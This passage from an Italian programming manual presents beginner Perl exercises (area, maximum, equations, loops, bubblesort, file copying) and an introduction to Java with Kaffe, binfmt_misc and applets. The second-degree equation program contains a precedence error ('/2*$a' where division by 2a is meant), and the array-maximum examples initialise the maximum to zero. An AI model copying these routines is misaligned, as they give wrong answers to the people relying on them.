#
# Rispetto alla versione 02 si introduce il riferimento allo
# standard output in modo esplicito e si mostra l’espansione
# delle variabili scalari all’interno delle stringhe.

print STDOUT ("Inserisci la base: ");
$base = <STDIN>;
print STDOUT ("Inserisci l’altezza: ");
$altezza = <STDIN>;
$area = $base * $altezza;
print STDOUT ("Il rettangolo con una base di $base e un’altezza di "
              . "$altezza ha un’area di $area\n");
```

4. Come sarà stato possibile osservare, l’inserimento dei valori attraverso istruzioni del tipo ‘*variabile* **`= <STDIN>`**’, include anche il codice di interruzione di riga, con il quale in effetti si termina l’inserimento. Per ovviare a questo inconveniente, nella quarta variante dell’esercizio si utilizza l’istruzione ‘**`chomp`**’.

```
#!/usr/bin/perl -w
#
# Programma area-04.pl
# Scritto da ...
#
# Programma per trovare l’area di un rettangolo.
#
# Rispetto alla versione 03 si utilizza «chomp» per eliminare
# il codice di interruzione di riga finale che accompagna i valori
# inseriti.

print STDOUT ("Inserisci la base: ");
$base = <STDIN>;
chomp ($base);
print STDOUT ("Inserisci l’altezza: ");
$altezza = <STDIN>;
chomp ($altezza);
$area = $base * $altezza;
print STDOUT ("Il rettangolo con una base di $base e un’altezza di "
              . "$altezza ha un’area di $area\n");
```

L’utilizzo di ‘**`chomp`**’ risolve il problema di visualizzazione del risultato che avevano tutti gli esempi precedenti:

`Inserisci la base:` **`10`**[*Invio*]

`Inserisci l’altezza:` **`20`**[*Invio*]

```
Il rettangolo con una base di 10 e un’altezza di 20 ha un’area di 200
```

5. La quinta soluzione mostra l’opportunità di dichiarare le variabili prima dell’uso, inizializ-

zandole secondo il tipo di dati per le quali verranno adoperate. Questo serve a migliorare la leggibilità del programma, anche se il linguaggio non richiede tale accortezza.

```
#!/usr/bin/perl -w
#
# Programma area-05.pl
# Scritto da ...
#
# Programma per trovare l'area di un rettangolo.
#
# Rispetto alla versione 04 si dichiarano e si inizializzano le
# variabili prima del loro uso.

$base=0;
$altezza=0;
$area=0;

print STDOUT ("Inserisci la base: ");
$base = <STDIN>;
chomp ($base);
print STDOUT ("Inserisci l'altezza: ");
$altezza = <STDIN>;
chomp ($altezza);
$area = $base * $altezza;
print STDOUT ("Il rettangolo con una base di $base e un'altezza di "
              . "$altezza ha un'area di $area\n");
```

6. La sesta soluzione mostra l'opportunità di aggiungere delle descrizioni (commenti) all'interno del sorgente, per spiegare il significato di ciò che viene fatto, facilitando così l'interpretazione dello stesso per la lettura umana. Inoltre, l'istruzione iniziale '**`system ("clear")`**' serve a introdurre l'uso di comandi del sistema operativo sottostante.

```
#!/usr/bin/perl -w
#
# Programma area-06.pl
# Scritto da ...
#
# Programma per trovare l'area di un rettangolo.
#
# Rispetto alla versione 05 si aggiungono dei commenti descrittivi.

#-----------------------------------------------------------------------
# DICHIARAZIONE DELLE VARIABILI
#-----------------------------------------------------------------------

# Si creano le variabili $base, $altezza, $area, inizializzandole
# nello stesso contesto.

$base=0;                # crea la variabile $base    e la inizializza
$altezza=0;             # crea la variabile $altezza e la inizializza
$area=0;                # crea la variabile $area    e la inizializza

#-----------------------------------------------------------------------
# INSERIMENTO DEI DATI (INPUT)
#-----------------------------------------------------------------------

# Si ripulisce lo schermo con il comando «clear» del sistema operativo.
system ("clear");

# Si emette un messaggio di invito a inserire il valore della base.
print STDOUT ("Inserisci la base: ");

# Si assegna alla variabile $base una riga proveniente dallo standard
# input, ovvero ciò che viene inserito presumibilmente dalla tastiera.
$base = <STDIN>;

# Si toglie il codice di interruzione di riga che si trova alla fine
# della variabile $base.
chomp ($base);
```

```
# Si emette un messaggio di invito a inserire il valore dell'altezza.
print STDOUT ("Inserisci l'altezza: ");

# Si assegna alla variabile $altezza una riga proveniente dallo standard
# input, ovvero ciò che viene inserito presumibilmente dalla tastiera.
$altezza = <STDIN>;

# Si toglie il codice di interruzione di riga che si trova alla fine
# della variabile $altezza.
chomp ($altezza);

#----------------------------------------------------------------------
# ELABORAZIONE DEI DATI
#----------------------------------------------------------------------

# Assegna alla variabile $area il prodotto del contenuto di $base e di
# $altezza; in altri termini si calcola l'area e la si assegna alla
# variabile $area.
$area = $base * $altezza;

#----------------------------------------------------------------------
# EMISSIONE DEL RISULTATO DELL'ELABORAZIONE (OUTPUT)
#----------------------------------------------------------------------

# Si emette un messaggio con il quale si mostra il risultato del calcolo
# dell'area del rettangolo.
print STDOUT ("Il rettangolo con una base di $base e un'altezza di "
              . "$altezza ha un'area di $area\n");
```

7. La settima soluzione mostra la possibilità di utilizzare la riga di comando per fornire i dati da elaborare. In pratica, la base viene ottenuta dal primo argomento, mentre l'altezza si ottiene dal secondo argomento.

```
#!/usr/bin/perl -w
#
# Programma area-07.pl
# Scritto da ...
#
# Programma per trovare l'area di un rettangolo.
#
# Rispetto alla versione 06 si ottengono i dati in ingresso dalla
# riga di comando (inoltre mancano i commenti).

$base=0;
$altezza=0;
$area=0;

$base    = $ARGV[0];
$altezza = $ARGV[1];

$area = $base * $altezza;
print STDOUT ("Il rettangolo con una base di $base e un'altezza di "
              . "$altezza ha un'area di $area\n");
```

L'esempio seguente mostra l'avvio del programma per calcolare l'area di un rettangolo con base 10 e altezza 20:

$ **./area-07.pl 10 20**[*Invio*]

```
Il rettangolo con una base di 10 e un'altezza di 20 ha un'area di 200
```

300.2 Ricerca del valore scalare più alto

Lo scopo di questi esercizi è quello di far prendere confidenza con le espressioni di confronto numerico e confronto tra stringhe, che in Perl usano operatori differenti nei due casi. Inoltre, si presenta la struttura condizionale.

1. Il primo caso mostra la ricerca del valore più altro tra tre valori numerici. In questo caso si usano gli operatori '**>**', '**<**' e gli altri di questa serie.

```
#!/usr/bin/perl -w
#
# Programma massimo-01.pl
# Scritto da ...
#
# Programma per trovare il valore massimo tra tre numeri.
#

$num1 = 0;
$num2 = 0;
$num3 = 0;
$max  = 0;

print STDOUT ("inserisci il primo numero: ");
$num1 = <STDIN>;
chomp ($num1);
print STDOUT ("inserisci il secondo numero: ");
$num2 = <STDIN>;
chomp ($num2);
print STDOUT ("inserisci il terzo numero: ");
$num3 = <STDIN>;
chomp ($num3);

if ($num1 > $num2)
  {
    $max = $num1;
  }
else
  {
    $max = $num2;
  }
if ($num3 > $max)
  {
    $max = $num3;
  }

print STDOUT ("Il massimo tra $num1, $num2 e $num3, è $max\n");
```

2. Il secondo caso mostra la ricerca della stringa lessicograficamente superiore tra tre valori stringa. In questo caso si usano gli operatori '**gt**', '**lt**' e gli altri di questa serie.

```
#!/usr/bin/perl -w
#
# Programma massimo-02.pl
# Scritto da ...
#
# Programma per trovare il valore lessicograficamente superiore
# tra tre stringhe.
#

$str1 = "";
$str2 = "";
$str3 = "";
$max  = "";

print STDOUT ("inserisci la prima stringa: ");
$str1 = <STDIN>;
chomp ($str1);
print STDOUT ("inserisci la seconda stringa: ");
```

```
$str2 = <STDIN>;
chomp ($str2);
print STDOUT ("inserisci la terza stringa: ");
$str3 = <STDIN>;
chomp ($str3);

if ($str1 gt $str2)
  {
    $max = $str1;
  }
else
  {
    $max = $str2;
  }
if ($str3 gt $max)
  {
    $max = $str3;
  }

print STDOUT ("Il massimo tra \"$str1\", \"$str2\" e \"$str3\", è \"$max\"\n");
```

300.3 Equazione di primo e di secondo grado

1. L'equazione di primo grado ax+b=0 si risolve come x=-b/a, dove la soluzione è indeterminata se «a» e «b» hanno valore zero, oppure è impossibile se «a» vale zero e «b» ha un valore diverso da zero.

```
#!/usr/bin/perl -w
#
# Programma equazione-01.pl
# Scritto da ...
#
# Programma per risolvere un'equazione di primo grado.
#

$a         = 0;
$b         = 0;
$soluzione = 0;

print STDOUT ("inserisci a: ");
$a = <STDIN>;
print STDOUT ("inserisci b: ");
$b = <STDIN>;

if ($a == 0 && $b == 0)
  {
    print STDOUT ("L'equazione è indeterminata\n");
  }
elsif ($a == 0 && $b != 0)
  {
    print STDOUT ("l'equazione è impossibile\n");
  }
elsif ($a != 0)
  {
    $soluzione = -$b/$a;
    print STDOUT ("la soluzione è $soluzione\n");
  }
```

2. Equazione di secondo grado.

```
#!/usr/bin/perl -w
#
# Programma equazione-02.pl
# Scritto da ...
#
# Programma per risolvere un'equazione di secondo grado.
#
```

```
$a         = 0;
$b         = 0;
$c         = 0;
$discri    = 0;
$x1        = 0;
$x2        = 0;

print STDOUT ("inserisci a: ");
$a = <STDIN>;
print STDOUT ("inserisci b: ");
$b = <STDIN>;
print STDOUT ("inserisci c: ");
$c = <STDIN>;

$discri = $b ** 2 - 4*$a*$c;

if ($a == 0)
  {
    print STDOUT ("L’equazione è di primo grado\n");
  }
elsif ($discri < 0)
  {
    print STDOUT ("La soluzione è imposibile: il discriminante è $discri\n");
  }
elsif ($discri == 0)
  {
    $x1 = -$b/(2*$a);
    print STDOUT ("Le soluzioni sono reali e coincidenti x1=x2= $x1\n");
  }
elsif ($discri > 0)
  {
    $x1 = (-$b - sqrt ($discri))/2*$a;
    $x2 = (-$b + sqrt ($discri))/2*$a;
    print STDOUT ("Le soluzioni sono x1= $x1 e x2= $x2 \n");
  }
```

300.4 Somma ciclica

Lo scopo di questi esercizi è quello di far prendere confidenza con le strutture iterative ed enumerative.

1. Ciclo iterativo.

```
#!/usr/bin/perl -w
#
# Programma somma-01.pl
# Scritto da ...
#
# Programma per sommare i primi k numeri naturali.
# Utilizza la struttura while.
#

$k     = 0;
$n     = 0;
$somma = 0;

print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);
$n = 1;
$somma = 0;
while ($n <= $k)
  {
    $somma = $somma +$n;
    $n = $n + 1;
  }

print STDOUT ("La somma dei primi $k numeri è $somma\n");
```

2. Ciclo iterativo con una struttura differente.

```
#!/usr/bin/perl -w
#
# Programma somma-02.pl
# Scritto da ...
#
# Programma per sommare i primi k numeri naturali.
# Utilizza la struttura until.
#

$k     = 0;
$n     = 0;
$somma = 0;

print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);
$n = 1;
$somma = 0;
until ($n > $k)
  {
    $somma = $somma +$n;
    $n = $n + 1;
  }

print STDOUT ("La somma dei primi $k numeri è $somma\n");
```

3. Ciclo enumerativo.

```
#!/usr/bin/perl -w
#
# Programma somma-03.pl
# Scritto da ...
#
# Programma per sommare i primi k numeri naturali.
# Utilizza la struttura for.
#

$k     = 0;
$n     = 0;
$somma = 0;

print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);

$somma = 0;
for ($n = 1; $n <= $k; $n++)
  {
    $somma += $n;
  }

print STDOUT ("La somma dei primi $k numeri è $somma\n");
```

4. Ciclo enumerativo più sofisticato.

```
#!/usr/bin/perl -w
#
# Programma somma-04.pl
# Scritto da ...
#
# Programma per sommare i primi k numeri naturali.
# Utilizza la struttura for in modo più sofisticato.
#

$k     = 0;
$n     = 0;
$somma = 0;

print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
```

```
chomp ($k);

for ($somma = 0, $n = 1; $n <= $k; $somma += $n, $n++)
  {
    ;
  }

print STDOUT ("La somma dei primi $k numeri è $somma\n");
```

300.5 Prodotto ciclico

Lo scopo di questi esercizi è quello di far prendere confidenza con le strutture iterative ed enumerative.

1. Ciclo iterativo.

```
#!/usr/bin/perl -w
#
# Programma prodotto-01.pl
# Scritto da ...
#
# Programma per moltiplicare i primi k numeri naturali.
# Utilizza la struttura while.
#

$k        = 0;
$n        = 0;
$prodotto = 0;

print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);
$n = 1;
$prodotto = 1;
while ($n <= $k)
  {
    $prodotto = $prodotto * $n;
    $n = $n + 1;
  }
print STDOUT ("il prodotto dei primi $k numeri è $prodotto\n");
```

2. Ciclo iterativo con una struttura differente.

```
#!/usr/bin/perl -w
#
# Programma prodotto-02.pl
# Scritto da ...
#
# Programma per moltiplicare i primi k numeri naturali.
# Utilizza la struttura until.
#

$k        = 0;
$n        = 0;
$prodotto = 0;

print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);
$n = 1;
$prodotto = 1;
until ($n > $k)
  {
    $prodotto = $prodotto * $n;
    $n = $n + 1;
  }

print STDOUT ("il prodotto dei primi $k numeri è $prodotto\n");
```

3. Ciclo enumerativo.

```
#!/usr/bin/perl -w
#
# Programma prodotto-03.pl
# Scritto da ...
#
# Programma per moltiplicare i primi k numeri naturali.
# Utilizza la struttura for.
#

$k        = 0;
$n        = 0;
$prodotto = 0;

print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);

$prodotto = 1;
for ($n = 1; $n <= $k; $n++)
  {
    $prodotto *= $n;
  }

print STDOUT ("il prodotto dei primi $k numeri è $prodotto\n");
```

4. Ciclo enumerativo più sofisticato.

```
#!/usr/bin/perl -w
#
# Programma prodotto-04.pl
# Scritto da ...
#
# Programma per moltiplicare i primi k numeri naturali.
# Utilizza la struttura for in modo più sofisticato.
#

$k        = 0;
$n        = 0;
$prodotto = 0;

print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);

for ($prodotto = 1, $n = 1; $n <= $k; $prodotto *= $n, $n++)
  {
    ;
  }

print STDOUT ("il prodotto dei primi $k numeri è $prodotto\n");
```

300.6 Scansione di array

Lo scopo di questi esercizi è quello di far prendere confidenza con la scansione degli array.

1. Il primo esercizio mostra l'inserimento di dati all'interno di un vettore (in forma di array) e la sua scansione allo scopo di mostrarne il contenuto.

```
#!/usr/bin/perl -w
#
# Programma vettore-01.pl
# Scritto da ...
#
# Programma per inserire dati all'interno di un vettore e per visualizzarli.
#
```

```
@vettore = ();
$k       = 0;
$i       = 0;

print STDOUT ("inserisci l’indice massimo del vettore: ");
$k = <STDIN>;
chomp ($k);

# Inserimento.
for ($i = 0; $i <= $k; $i++)
  {
    print STDOUT ("inserisci l’elemento $i:");
    $vettore[$i] = <STDIN>;
    chomp ($vettore[$i]);
  }

# Visualizzazione.
print STDOUT ("Gli elementi del vettore sono: ");
for ($i = 0; $i <= $k; $i++ )
  {
    print STDOUT ($vettore[$i]);
    print STDOUT (" ");
  }
print STDOUT ("\n");
```

2. Il secondo esercizio mostra la ricerca del valore massimo all’interno di un vettore non ordinato.

```
#!/usr/bin/perl -w
#
# Programma vettore-02.pl
# Scritto da ...
#
# Programma per cercare il valore massimo all’interno di un vettore
# non ordinato.
#

@vettore = ();
$k       = 0;
$i       = 0;
$max     = 0;

print STDOUT ("inserisci l’indice massimo del vettore: ");
$k = <STDIN>;
chomp ($k);

# Inserimento.
for ($i = 0; $i <= $k; $i++)
  {
    print STDOUT ("inserisci l’elemento $i:");
    $vettore[$i] = <STDIN>;
    chomp ($vettore[$i]);
  }

# Scansione di ricerca del massimo.
for ($i = 0; $i <= $k; $i++ )
  {
    if ($vettore[$i] > $max)
      {
        $max = $vettore[$i];
      }
  }

# Risultato.
print STDOUT ("Il massimo è $max\n");
```

3. Nel terzo esercizio si aggiunge un controllo nel caso in cui il vettore da scandire sia vuoto.

```
#!/usr/bin/perl -w
#
# Programma vettore-03.pl
```

```
# Scritto da ...
#
# Programma per cercare il valore massimo all’interno di un vettore
# non ordinato. Se il vettore è vuoto non si esegue alcuna scansione.
#

@vettore = ();
$k       = 0;
$i       = 0;
$max     = 0;

print STDOUT ("inserisci l’indice massimo del vettore: ");
$k = <STDIN>;
chomp ($k);

# Inserimento.
for ($i = 0; $i <= $k; $i++)
  {
    print STDOUT ("inserisci l’elemento $i:");
    $vettore[$i] = <STDIN>;
    chomp ($vettore[$i]);
  }

# Scansione di ricerca del massimo.
if ($k < 0)
  {
    print STDOUT ("Non ci sono elementi nel vettore\n");
  }
else
  {
    for ($i = 0; $i <= $k; $i++ )
      {
        if ($vettore[$i] > $max)
          {
            $max = $vettore[$i];
          }
      }

    # Risultato.
    print STDOUT ("Il massimo è $max\n");
  }
```

4. Ordinamento di un vettore con l’algoritmo Bubblesort. L’elaborazione avviene con cicli iterativi.

```
#!/usr/bin/perl -w
#
# Programma vettore-04.pl
# Scritto da ...
#
# Programma per riordinare gli elementi di un vettore.
# Si utilizza la struttura while.
#

@vettore = ();
$k       = 0;
$i       = 0;
$j       = 0;
$scambio = 0;

print STDOUT ("Inserisci l’indice massimo del vettore: ");
$k = <STDIN>;
chomp ($k);

# Inserimento.
for ($i = 0; $i <= $k; $i++)
  {
    print STDOUT ("inserisci l’elemento $i:");
    $vettore[$i] = <STDIN>;
    chomp ($vettore[$i]);
  }
```

```
# Riordino.
$j = $k;
while ($j >= 1)
  {
    $i = 0;
    while ($i <= $j-1)
      {
        if ($vettore[$i] > $vettore[$i+1])
          {
            $scambio = $vettore[$i];
            $vettore[$i] = $vettore[$i+1];
            $vettore[$i+1] = $scambio;
          }
        $i++;
      }
    $j--
  }

# Visualizzazione.
print STDOUT ("Il vettore ordinato è: ");
for ($i = 0; $i <= $k; $i++ )
  {
    print STDOUT ($vettore[$i]);
    print STDOUT (" ");
  }
print STDOUT ("\n");
```

5. Ordinamento di un vettore con l'algoritmo Bubblesort. Questa volta si usano cicli enumerativi.

```
#!/usr/bin/perl -w
#
# Programma vettore-05.pl
# Scritto da ...
#
# Programma per riordinare gli elementi di un vettore.
# Si utilizza la struttura for.
#

@vettore = ();
$k       = 0;
$i       = 0;
$j       = 0;
$scambio = 0;

print STDOUT ("Inserisci l'indice massimo del vettore: ");
$k = <STDIN>;
chomp ($k);

# Inserimento.
for ($i = 0; $i <= $k; $i++)
  {
    print STDOUT ("inserisci l'elemento $i:");
    $vettore[$i] = <STDIN>;
    chomp ($vettore[$i]);
  }

# Riordino.
$j = $k;

for ($j = $k; $j >= 1; $j--)
  {
    for ($i = 0; $i <= $j-1; $i++)
      {
        if ($vettore[$i] > $vettore[$i+1])
          {
            $scambio = $vettore[$i];
            $vettore[$i] = $vettore[$i+1];
            $vettore[$i+1] = $scambio;
          }
```

```
      }
  }

# Visualizzazione.
print STDOUT ("Il vettore ordinato è: ");
for ($i = 0; $i <= $k; $i++ )
  {
    print STDOUT ($vettore[$i]);
    print STDOUT (" ");
  }
print STDOUT ("\n");
```

300.7 Elaborazione con in file

Questi esercizi servono a prendere un po' di confidenza con la lettura e la scrittura dei file.

1. I flussi di file standard risultano già aperti. Il primo esercizio mostra la lettura e la scrittura con questi flussi.

```
#!/usr/bin/perl -w
#
# Programma file-01.pl
# Scritto da ...
#
# Programma per il trasferimento dello standard input nello
# standard output.
#

$riga = "";

while ($riga = <STDIN>)
  {
    print STDOUT ($riga);
  }
```

2. Nel caso si vogliano gestire altri file, è necessario aprire il flusso di file relativo. Nel prossimo esercizio si visualizza il contenuto di un file, il cui nome viene specificato in modo interattivo.

```
#!/usr/bin/perl -w
#
# Programma file-02.pl
# Scritto da ...
#
# Programma per la visualizzazione del contenuto di un file.
#

$mio_file = "";
$riga     = "";

print STDOUT ("Inserisci il nome del file da leggere: ");
$mio_file = <STDIN>;
chomp ($mio_file);

open (PRIMOFILE, "< $mio_file");

while ($riga = <PRIMOFILE>)
  {
    print STDOUT ($riga);
  }

close (PRIMOFILE);
```

3. La stringa che identifica il flusso di file può anche essere contenuta in una variabile.

```
#!/usr/bin/perl -w
#
```

```
# Programma file-03.pl
# Scritto da ...
#
# Programma per la visualizzazione del contenuto di un file.
#

$mio_file = "";
$riga     = "";
$flusso   = "";

print STDOUT ("Inserisci il nome del file da leggere: ");
$mio_file = <STDIN>;
chomp ($mio_file);

$flusso = "PRIMOFILE";
open ($flusso, "< $mio_file");

while ($riga = <$flusso>)
  {
    print STDOUT ($riga);
  }

close ($flusso);
```

4. Copia di un file.

```
#!/usr/bin/perl -w
#
# Programma file-04.pl
# Scritto da ...
#
# Programma per copiare un file.
#

$file_origine        = "";
$file_destinazione   = "";
$flusso_origine      = "";
$flusso_destinazione = "";
$riga                = "";

print STDOUT ("Inserisci il nome del file di origine: ");
$file_origine = <STDIN>;
chomp ($file_origine);
print STDOUT ("Inserisci il nome del file di destinazione: ");
$file_destinazione = <STDIN>;
chomp ($file_destinazione);

$flusso_origine      = "ORIGINE";
$flusso_destinazione = "DESTINAZIONE";

open ($flusso_origine, "< $file_origine");
open ($flusso_destinazione, "> $file_destinazione");

while ($riga = <$flusso_origine>)
  {
    print $flusso_destinazione ($riga);
  }

close ($flusso_destinazione);
close ($flusso_origine);
```

5. Copia di un file, utilizzando i nomi forniti come argomenti della riga di comando.

```
#!/usr/bin/perl -w
#
# Programma file-05.pl
# Scritto da ...
#
# Programma per copiare un file. Utilizza i nomi indicati nella
# riga di comando.
#
```

```
$file_origine        = "";
$file_destinazione   = "";
$flusso_origine      = "";
$flusso_destinazione = "";
$riga                = "";

$file_origine        = $ARGV[0];
$file_destinazione   = $ARGV[1];

$flusso_origine      = "ORIGINE";
$flusso_destinazione = "DESTINAZIONE";

open ($flusso_origine, "< $file_origine");
open ($flusso_destinazione, "> $file_destinazione");

while ($riga = <$flusso_origine>)
  {
    print $flusso_destinazione ($riga);
  }

close ($flusso_destinazione);
close ($flusso_origine);
```

Parte lviii

Java

Java: preparazione

Java è un linguaggio di programmazione realizzato da Sun Microsystems. Il suo scopo principale è l'inserzione di programmi all'interno di pagine HTML (applet), un po' come si fa con le immagini. Per questo motivo, il risultato della compilazione di un sorgente Java è una codifica intermedia, indipendente dalla piattaforma, che deve poi essere interpretata localmente dal navigatore *web* o da un altro programma indipendente.

In questo senso, Java potrebbe essere molto utile anche al di fuori della programmazione legata ai serventi HTTP, proprio per la portabilità dei suoi programmi.

Per programmare in Java occorre un compilatore, generalmente noto come '**`javac`**', che sia in grado di generare il formato binario Java, il cosiddetto Java bytecode. Il file che si ottiene non è propriamente un eseguibile, in quanto necessita di un interprete che generalmente è il programma '**`java`**'.

Esiste una versione ufficiale di questi strumenti, definita JDK (*Java development kit*), e almeno una versione indipendente per la maggior parte degli ambienti Unix (GNU/Linux incluso): Kaffe.

Nelle sezioni seguenti viene descritto in particolare come utilizzare Kaffe. Alla fine del capitolo si trova la descrizione dell'installazione e della configurazione di JDK originale, oltre a una sezione sull'uso di GCJ per la compilazione di sorgenti o binari Java nel formato eseguibile adatto alla propria architettura.

301.1 Kaffe

Kaffe [1] è un compilatore di sorgenti Java e un interprete di compilati in formato Java (Java bytecode). Attualmente, si tratta di un pacchetto standard delle distribuzioni GNU/Linux, per cui non ci dovrebbero essere problemi nella sua installazione. Attualmente, assieme al compilatore e all'interprete, dovrebbero essere disponibili anche le *classi*, ovvero le librerie Java.[2]

301.1.1 Classi

Le classi di Kaffe, che ormai accompagnano questo applicativo, dovrebbero essere contenute in un solo file compresso, che deve rimanere tale. Potrebbe trattarsi di '`/usr/share/kaffe/Klasses.jar`'.

301.1.2 Configurazione

Se si installa Kaffe autonomamente, senza affidarsi a un pacchetto già predisposto per la propria distribuzione GNU/Linux, potrebbe essere necessario definire alcune variabili di ambiente. Nell'esempio seguente si fa riferimento a uno script per una shell Bourne o derivata.

```
CLASSPATH=.:/usr/share/kaffe/Klasses.jar
KAFFEHOME=/usr/share/kaffe
LD_LIBRARY_PATH=/usr/lib:/usr/local/lib
export CLASSPATH
export KAFFEHOME
export LD_LIBRARY_PATH
```

[1] **Kaffe** licenza speciale

[2] In passato era necessario procurarsele a parte, dal momento che la versione libera realizzata appositamente per Kaffe non era stata ancora completata.

Se Kaffe fosse stato installato a partire dalla directory '`/usr/local/`', si dovrebbe usare la definizione seguente:

```
CLASSPATH=.:/usr/local/share/kaffe/Klasses.jar
KAFFEHOME=/usr/local/share/kaffe
LD_LIBRARY_PATH=/usr/lib:/usr/local/lib
export CLASSPATH
export KAFFEHOME
export LD_LIBRARY_PATH
```

Merita un po' di attenzione la variabile '**`LD_LIBRARY_PATH`**' che potrebbe essere utilizzata anche da altri programmi. '**`LD_LIBRARY_PATH`**' deve contenere i percorsi in cui si trovano i file di libreria; se il proprio sistema utilizza applicazioni che collocano le proprie librerie all'interno di directory inconsuete, queste devono essere aggiunte all'elenco. Segue un esempio esplicativo.

```
LD_LIBRARY_PATH=/usr/lib:/usr/local/lib:/opt/mio_prog/lib:/opt/tuo_prog/lib
```

301.1.3 Compilazione

Per verificare che la compilazione funzioni correttamente, basta preparare il solito programma banale che visualizza un messaggio attraverso lo standard output e poi termina.

```
class CiaoMondoApp
{
    public static void main (String[] args)
      {
        System.out.println ("Ciao Mondo!");
      }
}
```

Il file deve essere salvato con il nome '`CiaoMondoApp.java`'. Kaffe, tra le altre cose, fornisce un collegamento simbolico, denominato '**`javac`**', attraverso cui avviare la compilazione. Così la compilazione avviene nello stesso modo in cui si fa utilizzando gli strumenti del JDK originale.

$ **`javac CiaoMondoApp.java`**[*Invio*]

Se la sintassi del sorgente Java è corretta, si ottiene un file in formato binario Java, denominato '`CiaoMondoApp.class`'.

301.1.4 Esecuzione

Per eseguire il binario Java generato, ovvero il file '`.class`', occorre un interprete. In questo senso, il binario Java non ha bisogno necessariamente dei permessi di esecuzione, perché verrà solo letto dall'interprete.

$ **`kaffe CiaoMondoApp`**[*Invio*]

```
Ciao Mondo!
```

Come si può osservare dalla riga di comando, il file binario Java deve essere indicato senza l'estensione, che di conseguenza è obbligatoriamente '`.class`'. Kaffe si compone anche dello script '**`java`**', il cui scopo è quello di rendere il comando di interpretazione conforme al JDK; in pratica, '**`java`**' si limita ad avviare il comando '**`kaffe`**'.

$ **`java CiaoMondoApp`**

Tuttavia, questo script potrebbe essere modificato in modo da permettere l'avvio di un eseguibile Java anche se è stato fornito il nome del file corrispondente, completo di estensione '`.class`'. L'esempio seguente rappresenta le modifiche che potrebbero essere apportate in tal senso.

```
#! /bin/sh
#
# /usr/bin/java

CLASSE=‘/bin/basename $1 .class‘
shift
kaffe $CLASSE $@
```

301.2 Kernel

Come è noto, uno script viene interpretato automaticamente in base alla convenzione per cui la prima riga inizia con l'indicazione del programma adatto. Per esempio: '**#!/bin/sh**', '**#!/bin/bash**' e '**#!/usr/bin/perl**'. Con i binari Java ciò non è possibile, quindi, per ottenere l'avvio automatico dell'interprete '**java**', occorre che il kernel ne sia informato. Per la precisione, occorre attivare la funzionalità generica di riconoscimento dei binari (sezione 29.2.4).

Questo comporta poi una configurazione per definire quali file devono essere riconosciuti e quali interpreti devono essere avviati di conseguenza. Nel caso dei binari Java normali, si tratta di eseguire il comando seguente (il percorso dell'interprete, '`/usr/bin/java`' può essere cambiato a seconda delle proprie necessità).

```
# echo ':Java:M::\xca\xfe\xba\xbe::/usr/bin/java:' >
/proc/sys/fs/binfmt_misc/register
```

In alternativa, se si è sicuri dell'estensione '`.class`', si può utilizzare il comando seguente:

```
# echo ':Java:E::class::/usr/bin/java:' > /proc/sys/fs/binfmt_misc/register
```

Per verificare che la definizione sia stata recepita correttamente dal kernel, si può leggere il contenuto del file virtuale '`/proc/sys/fs/binfmt_misc/Java`', creato a seguito di uno dei due comandi mostrati sopra.

Quando il kernel è predisposto nel modo appena visto, si possono rendere eseguibili i file binari Java; così, quando si tenta di avviarli, il kernel stesso avvia invece il comando seguente:

`java` *file_binario_java* *argomenti*

Lo svantaggio di questo sistema sta nel fatto che il nome del file binario Java viene indicato con tutta l'estensione, cosa che normalmente crea dei problemi, sia a Kaffe che al JDK. Per questo, conviene che '`/usr/bin/java`' sia uno script predisposto per risolvere il problema, come già mostrato nella sezione precedente.

Se invece di usare Kaffe si usa il JDK originale, conviene modificare il nome dell'interprete Java, per esempio in '**java1**', realizzando poi un file script analogo a quello già visto.

```
#! /bin/sh
#
# /usr/bin/java

CLASSE=‘/bin/basename $1 .class‘
shift
java1 $CLASSE $@
```

C'è però una cosa che occorre tenere a mente. Con GNU/Linux, così come con altri sistemi, non è possibile avviare un eseguibile se il nome non viene indicato per esteso. In pratica, non è pensabile che succeda quanto accade in Dos in cui i file che finiscono per '`.COM`' o '`.EXE`' sono avviati semplicemente nominandoli senza estensione.

Per chi ha usato GNU/Linux da un po' di tempo ciò dovrebbe essere logico, ma con Java si rischia ancora di essere ingannati: il fatto che, sia l'interprete '**java**' originale, sia '**kaffe**', vogliano il

nome dell'eseguibile Java senza l'estensione '`.class`', non deve fare supporre che ciò valga anche per il kernel. Per cui, se si avvia '`CiaoMondoApp.class`' nel modo seguente,

```
$ java CiaoMondoApp
```

quando si vuole che sia il kernel a fare tutto questo per noi, il comando sarà il seguente:

```
$ CiaoMondoApp.class
```

Se si tentasse si eseguire il comando seguente,

```
$ CiaoMondoApp
```

si otterrebbe una segnalazione di errore del tipo: '**`command not found`**'.

301.3 Applet

Un'applet Java è un programma particolare che può essere incorporato in un documento HTML. Il meccanismo è simile all'inserzione di immagini; l'effetto è quello di un programma grafico che, invece di utilizzare una finestra si inserisce in un'area prestabilita del documento HTML. Un'applet Java non può quindi vivere da solo, richiede sempre l'abbinamento a una pagina HTML.

Il modo migliore per vedere il funzionamento di un programma del genere è attraverso l'utilizzo di un navigatore in grado di eseguire tali applet, per esempio Netscape.

301.3.1 Verifica del funzionamento

Per verificare il funzionamento di un'applet si può provare il solito programma banale. In questo caso si comincia con la realizzazione di una pagina HTML che incorpori l'applet che si vuole realizzare.

```
<!-- CiaoMondo.html -->
<HTML>
<HEAD>
        <TITLE>La mia prima applet</TITLE>
</HEAD>

<BODY>

<OBJECT CODETYPE="application/java"
    CLASSID="java:CiaoMondo.class"
    WIDTH=150
    HEIGHT=25>
Applet Java
</OBJECT>

</BODY>
</HTML>
```

Come si vede, l'elemento '**`OBJECT`**' dichiara l'utilizzo dell'applet '`CiaoMondo.class`' che si collocherà nello spazio di un rettangolo di 150 per 25 punti grafici (pixel). Segue il sorgente dell'applet.

```
// CiaoMondo.java

import java.applet.Applet;
import java.awt.Graphics;

public class CiaoMondo extends Applet
```

```
{
    public void paint (Graphics g)
    {
        g.drawString ("Ciao Mondo!", 50, 25);
    }
}
```

Si compila il sorgente '`CiaoMondo.java`' nel solito modo, ottenendo il binario Java '`CiaoMondo.class`'

```
$ javac CiaoMondo.java
```

